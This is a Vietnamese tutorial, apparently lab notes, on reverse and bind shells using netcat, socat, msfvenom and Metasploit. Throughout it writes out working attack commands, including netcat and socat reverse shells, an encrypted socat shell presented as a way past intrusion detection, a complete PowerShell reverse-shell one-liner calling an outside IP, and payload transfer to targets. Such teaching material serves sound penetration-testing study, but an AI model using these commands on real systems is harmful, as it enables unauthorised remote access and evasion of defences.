**What the Shell?**

Shell là cái chúng ta dùng để tương tác với môi trường dòng lệnh (CLI). Nói cách khác, các chương trình bash hay sh trong Linux là ví dụ về shell cũng như cmd.exe và Powershell trên Windows.

Khi nhắm đến hệ thống từ xa, 1 ứng dụng đang chạy trên máy chủ cho phép thực thi bất kì đoạn mã nào (web server). Khi điều đó xảy ra, chúng ta muốn dùng quyền truy cập ban đầu này để nhận được shell chạy trên mục tiêu.

Ta có thể bắt máy chủ từ xa hoặc là gửi quyền truy cập dòng lệnh đến máy chủ (reverse shell) hoặc mở 1 cổng trên máy chủ mà chúng ta có thể kết nối đến để thực thi nhiều lệnh hơn (bind shell)

**Tools**

* netcat
* socat
* metasploit - multi/handler
* msfvenom

**Types of Shell**

Có hai loại shell để khai thác 1 đối tượng: reverse shell và bind shell.

* Reverse shells là khi 1 đối tượng bị bắt thực thi mã để kết nối ngược đến máy tính của bạn. Reverse shells là 1 cách tốt để bỏ qua tường lửa nếu nó chặn bạn kết nối đến bất cứ cổng nào trên máy mục tiêu; tuy nhiên khi nhận 1 shell từ internet, bạn cần cấu hình mạng để nhận được shell.
* Bind shells là khi code được thực thi trên máy đích để bắt đầu 1 listener. Bạn có thể kết nối đến cổng mà đoạn mã đã mở để thực thi mã từ xa. Cách làm này không yêu cầu cấu hình mạng nhưng có thể bị ngăn chặn bởi tường lửa.


**Ví dụ về reverse shell:**

Trên máy tấn công, tạo 1 listener:

sudo nc -lvnp 443

Trên máy đích:

nc <LOCAL-IP> <PORT> -e /bin/bash



Sau khi chạy lệnh ở bên phải, listener nhận được kết nối. Khi lệnh whoami chạy, chúng ta đang thực thi lệnh như người dùng ở máy đích. Điều quan trọng là chúng ta đang nghe trên máy cục bộ và gửi 1 kết nối từ máy đích.

**Ví dụ về bind shell:**

Bind shells thì ít phổ biến nhưng vẫn rất hữu ích.

Chúng ta sẽ dùng máy đích là Windows. Đầu tiên ta bắt đầu 1 listener trên máy mục tiêu. Sau đó ta kết nối từ máy cục bộ đến cổng đã mở.

Trên máy nạn nhân:

nc -lvnp <port> -e "cmd.exe"


Trên máy của kẻ tấn công:

nc MACHINE\_IP <port>



Khái niệm cuối cùng là tính tương tác. Shells có thể tương tác hoặc không.

**Tương tác:** nếu bạn đã dùng Powershell, Bash, Zsh, sh thì bạn sẽ quen với interactive shells. Shells cho phép bạn tương tác với các chương trình sau khi thực thi chúng. Ví dụ, đăng nhập SSH:



Bạn có thể thấy nó yêu cầu tính tương tác khi người dùng nhập yes hoặc no để tiếp tục kết nối. Đó là 1 chương trình interactive, yêu cầu interactive shell để chạy.

Không tương tác: không cho bạn sự sang trọng. Trong 1 shell non-interactive bạn bị giới hạn sử dụng những chương trình yêu cầu tính tương tác. Không may mắn, đa số reverse và bind shells là non-interactive có thể làm cho khai thác khó khăn hơn. Điều gì sẽ xảy ra khi bạn chạy SSH trong 1 shell non-interactive?



Lệnh whoami thực hiện rất tốt nhưng ssh không cho chúng ta đầu ra. Một lưu ý thú vị là đầu ra của 1 lệnh interactive sẽ đi đâu đó, tuy nhiên, tìm ra nơi chúng thực thi là 1 thử thách để bạn cố gắng. Tóm lại, các chương trình interactive không hoạt động trong shell non-interactive.

**Netcat**

**Reverse Shells**

Cú pháp để bắt đầu 1 netcat listener ở máy cục bộ:

nc -lvnp <port-number>

**Lưu ý:** nếu bạn chọn port dưới 1024 bạn sẽ cần chạy lệnh sudo.

**Bind Shells**

Giả sử có 1 listener đang đợi chúng ta kết nối đến ở máy đích

nc <target-ip> <chosen-port>


**Netcat Shell Stabilisation**

Những shell này cơ bản không ổn định. Nhấn Ctrl+C là mất hết mọi thứ. Chúng thiếu tương tác và thường có những lỗi định dạng kì lạ. Đó là vì netcat “shells” là những quá trình đang chạy trong terminal không phải là những shell thực. May mắn thay, có rất nhiều cách để ổn định shell của netcat trên hệ thống Linux. Việc ổn định shell trên Windows sẽ trở nên khó hơn, tuy nhiên kĩ thuật thứ hai chúng ta mô tả ở đây rất hữu ích.

**Kĩ thuật 1: Python**

Chỉ áp dụng cho Linux vì chúng luôn cài Python. Quá trình này có 3 giai đoạn:

1. Thứ nhất là dùng python -c 'import pty;pty.spawn("/bin/bash")' để khởi động 1 bash shell có nhiều tính năng hơn. Nhưng chúng ta vẫn không thể dùng autocomplete hay arrow keys và Ctrl+C vẫn kill shell.
2. Bước hai là export TERM=xterm cho chúng ta truy cập các lệnh như clear
3. Cuối cùng background shell bằng Ctrl+Z. Quay lại terminal của ta, dùng stty raw -echo; fg. Nó làm được hai thứ: tắt terminal echo của chúng ta (autocomplete, arrow key, Ctrl + C để kill process). Sau đó foreground shell.



Nếu shell chết, bất cứ đầu vào trong terminal của bạn sẽ không nhìn thấy được (do kết quả của tắt terminal echo). Để sửa điều này, nhập reset .

**Kĩ thuật 2: rlwrap**

rlwrap là 1 chương trình cho chúng ta xem history, tab autocompletion và arrow keys ngay lập tức sau khi nhận được shell; Tuy nhiên, muốn dùng Ctrl+C trong shell bạn phải thêm 1 số bước nữa.

rlwrap mặc định không được cài trên Linux, cách cài đặt:

sudo apt install rlwrap

rlwrap nc -lvnp <port>

netcat với rlwrap cho chúng ta 1 shell nhiều tính năng hơn. Kĩ thuật này rất hữu ích khi làm việc với Windows shell

**Kĩ thuật 3: Socat**

Đầu tiên chuyển socat static compiled binary đến máy đích.

sudo python3 -m http.server 80


wget <LOCAL-IP>/socat -O /tmp/socat

Trong windows, điều này có thể được làm với Powershell dùng Invoke-WebRequest hay 1 lớp webrequest system.

Invoke-WebRequest -uri <LOCAL-IP>/socat.exe -outfile C:\\Windows\temp\socat.exe

Thay đổi kích thước terminal tty rất hữu ích. Đó là thứ terminal của bạn sẽ tự động làm khi dùng 1 shell thông thường; tuy nhiên, phải làm thủ công trong reverse hay bind shell nếu bạn muốn trông shell giống như text editor.

Đầu tiên, mở 1 terminal khác và chạy stty -a. Nó sẽ cho bạn 1 luồng đầu ra lớn. Hãy chú ý đến cột và dòng:



Tiếp theo, trong reverse shell, nhập:

stty rows <number>

stty cols <number>

Nó sẽ thay đổi width và height của terminal, cho phép các chương trình như text editor nhìn rõ hơn.

**Socat**

Nói đơn giản, socat như 1 kết nối giữa hai điểm.

**Reverse Shells**

Cú pháp của socat sẽ khó hơn netcat. Cú pháp cho 1 listener :

socat TCP-L:<port> -

socat luôn nhận hai điểm (1 cổng lắng nghe, 1 đầu vào) và kết nối chúng với nhau. Kết quả là shell không ổn định nhưng nó vẫn hoạt động trên Linux hoặc Windows và tương tự như nc -lvnp <port>

Trên Windows, chúng ta sẽ dùng lệnh sau để kết nối ngược:

socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:powershell.exe,pipes

Lựa chọn “pipes” được dùng để ép powershell (hoặc cmd.exe) nhận đầu vào của Unix

Câu lệnh tương ứng trên Linux:

socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:"bash -li"

**Bind Shells**

Linux: socat TCP-L:<PORT> EXEC:"bash -li"

Windows: socat TCP-L:<PORT> EXEC:powershell.exe,pipes

Chúng ta dùng đối số “pipes” để cách xử lí đầu vào và đầu ra của Unix và Windows giao tiếp với nhau trong môi trường CLI.

Lệnh trên máy cục bộ để kết nối đến listener:

socat TCP:<TARGET-IP>:<TARGET-PORT> -

Tính năng mạnh mẽ của Socat: 1 tty reverse shell rất ổn định trên Linux. Điều này chỉ hoạt động với Linux nhưng rất ổn định. Cú pháp mới cho listener:

socat TCP-L:<port> FILE:`tty`,raw,echo=0

Như bình thường chúng ta đang kết nối hai điểm với nhau. Trong trường hợp này là 1 cổng đang lắng nghe và 1 tập tin. Đặc biệt, chúng ta đang truyền tty hiện tại là 1 shell và đặt cho echo bằng 0. Điều này tương đương với Ctrl+Z, stty raw -echo; fg trong netcat shell.

Listener đầu tiên có thể được kết nối với bất cứ payload nào. Tuy nhiên, listener đặc biệt này bắt buộc phải được kích hoạt với lệnh socat. Đối tượng bắt buộc phải có socat. Đa số máy ảo không cài socat nên ta phải vận chuyển precompiled socat binary qua máy nạn nhân, sau đó sẽ thực thi như bình thường. Lệnh đặc biệt như sau:

socat TCP:<attacker-ip>:<attacker-port> EXEC:"bash -li",pty,stderr,sigint,setsid,sane

Phần thứ nhất rất dễ: chúng ta kết nối với máy của kẻ tấn công. Phần thứ hai tạo 1 phiên bash có tính tương tác với EXEC:"bash -li". Chúng ta cũng truyền thêm các đối số như: pty, stderr, sigint, setsid and sane

* pty phân bổ 1 terminal giả trên máy nạn nhân -- là 1 phần của quá trình ổn định shell
* stdeer: đảm bảo thông báo lỗi hiển thị trong shell
* sigint: truyền lệnh Ctrl+C vào trong các quá trình con cho phép chúng ta kill lệnh.
* setsid: tạo tiến trình trong 1 phiên mới
* sane: ổn định terminal, cố gắng bình thường nó lại.



**Lưu ý:** socat shell là full interactive, cho phép chúng ta chạy lệnh tương tác như SSH.

**Socat Encrypted Shells**

Một tính năng quan trọng nữa của socat là có thể tạo encrypted shells kể cả binds và reverse. Tại sao chúng ta muốn làm điều đó? Encrypted shells không thể bị theo dõi nếu bạn không có decryption key và có thể bypass IDS.

TCP là 1 của lệnh socat, điều này nên được thay thế với openssl khi làm việc với encrypted shell.

Đầu tiên ta cần tạo 1 chứng chỉ để mà dùng encrypted shell. Cách dễ nhất là làm trên máy của kẻ tấn công.

openssl req --newkey rsa:2048 -nodes -keyout shell.key -x509 -days 362 -out shell.crt

Lệnh này tạo 1 key RSA 2048 bit với cert phù hợp, tự kí và hợp lệ trong 1 năm. Khi bạn chạy lệnh này nó sẽ yêu cầu bạn điền thông tin về chứng chỉ. Điều này có thể để trống hoặc điền ngẫu nhiên.

Sau đó ta sẽ hợp 2 file thành 1 file .pem duy nhất.

cat shell.key shell.crt > shell.pem

Bây giờ, khi set up 1 listener để reverse shell, chúng ta chạy lệnh sau:

socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 -

Điều này thiết lập 1 listener OPENSSL dùng chứng chỉ mới tạo. verify=0 yêu cầu kết nối không xác nhận chứng chỉ đã được kí phù hợp chưa. Lưu ý: chứng chỉ bắt buộc phải được dùng trên máy đang lắng nghe.

Để kết nối ngược:

socat OPENSSL:<LOCAL-IP>:<LOCAL-PORT>,verify=0 EXEC:/bin/bash

Kĩ thuật tương tự cũng áp dụng cho bind shell:


Máy tấn công:

socat OPENSSL:<TARGET-IP>:<TARGET-PORT>,verify=0 -

Máy nạn nhân:

socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 EXEC:cmd.exe,pipes

Ví dụ về reverse shell bằng openssl trên linux:




Kĩ thuật này cũng hoạt động với special, Linux TTY shell đã được học ở bài trước.

**Common Shell Payloads:**

Khi nhắm đến mục tiêu là Windows Server, yêu cầu Powershell reverse shell vì vậy chúng ta sẽ dùng one-liner PSH reverse shell ở đây:

powershell -c "$client = New-Object System.Net.Sockets.TCPClient('10.8.55.148',1234);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex ". { $data } 2>&1" | Out-String ); $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"



**msfvenom**


Là 1 phần của thư viện Metasploit, msfvenom có thể tạo reverse và bind shells. Nó được sử dụng rộng rãi trong các khai thác cấp thấp để tạo shellcode hexa khi khai thác Butter Overflow. Tuy nhiên, nó có thể tạo payload ở rất nhiều định dạng như: .exe, .aspx, .war, .py.

Cú pháp cho msfvenom:

msfvenom -p <PAYLOAD> <OPTIONS>

Ví dụ tạo 1 Reverse Shell của Windows x64 ở định dạng exe, chúng ta có thể dùng:

msfvenom -p windows/x64/shell/reverse\_tcp -f exe -o shell.exe LHOST=<listen-IP> LPORT=<listen-port>



**Staged vs Stageless**

Trước khi chúng ta đi xa hơn, có hai khái niệm khác bắt buộc phải giới thiệu: staged reverse shell payload và stageless reverse shell payload.

* **Staged payload** được gửi thành hai phần. Phần đầu tiên được gọi là stager. Đây là đoạn mã được thực thi trực tiếp trên chính máy chủ. Nó kết nối ngược đến listener nhưng không chứa mã reverse shell nào. Thay vào đó nó kết nối đến listener và dùng kết nối đó để tải payload thực, thực thi nó trực tiếp và ngăn chặn chạm vào ổ đĩa nơi nó có thể bị bắt bởi các phần mềm anti virus. Do đó payload được chia thành hai phần: đầu tiên là 1 stager nhỏ sau đó mã reverse shell cồng kềnh hơn được truyền qua. Các payload Staged yêu cầu 1 listener đặc biệt thường là Metasploit multi/handler.
* **Stageless payloads** thường phổ biến hơn. Chúng hoàn toàn khép kín ở chỗ có một đoạn mã mà khi được thực thi sẽ gửi shell trở lại ngay lập tức cho người nghe đang chờ.

Stageless payload dễ sử dụng hơn nhưng chúng cồng kềnh và dễ bị các phần mềm anti virus hay phát hiện thâm nhập loại bỏ. Ngày nay phần mềm antivirus cũng sử dụng Anti-Malware Scan Interface (AMSI) để phát hiện stager làm cho staged payloads ít hiệu quả hơn.

**Meterpreter**

Một cái quan trọng nữa cần thảo luận trong Metasploit là Meterpreter shell. Meterpreter shells là shell đầy đủ tính năng của Metasploit. Giúp làm việc với máy Windows tốt hơn.Chúng có nhiều chức năng được dựng sẵn như đăng tải file và download. Nếu muốn dùng các công cụ post-exploitation của Metasploit chúng ta cần dùng meterpreter shell.

**Payload Naming Conventions**

Khi làm việc với msfvenom, hiểu về cách hoạt động của hệ thống đặt tên rất quan trọng. Qui ước cơ bản như sau:

<OS>/<arch>/<payload>

Ví dụ: linux/x86/shell\_reverse\_tcp

Nó sẽ tạo 1 stageless reverse shell cho x86 Linux.

Ngoại trừ của qui ước này là Window 32bits: windows/shell\_reverse\_tcp

Với Windows 64bit, arch được chỉ định như bình thường (x64)

Trong ví dụ trên, payload được dùng là shell\_reverse\_tcp. Điều này chỉ ra nó là stageless payload. Tại sao? Stageless payloads được kí hiệu bằng dấu gạch dưới (\_). Staged payload có cú pháp sau: shell/reverse\_tcp


1 stageless Meterpreter payload cho Linux 32 bit sẽ như sau:

linux/x86/meterpreter\_reverse\_tcp

Ngoài trang msfconsole man page, điều quan trọng cần lưu ý khi làm việc với msfvenom là:

msfvenom --list payloads

Nó liệt kê tất cả payloads khả thi có thể được lọc bằng grep để tìm kiếm payload mong muốn.




**Metasploit multi/handler**

Multi/handler là 1 công cụ tuyệt vời để bắt reverse shell. Đây là điều cần thiết nếu bạn muốn sử dụng shell Metepreter và dùng staged payloads.

May mắn thay, nó khá dễ sử dụng:

1. Mở Metasploit với msfconsole

2. Nhập use multi/handler và nhấn enter



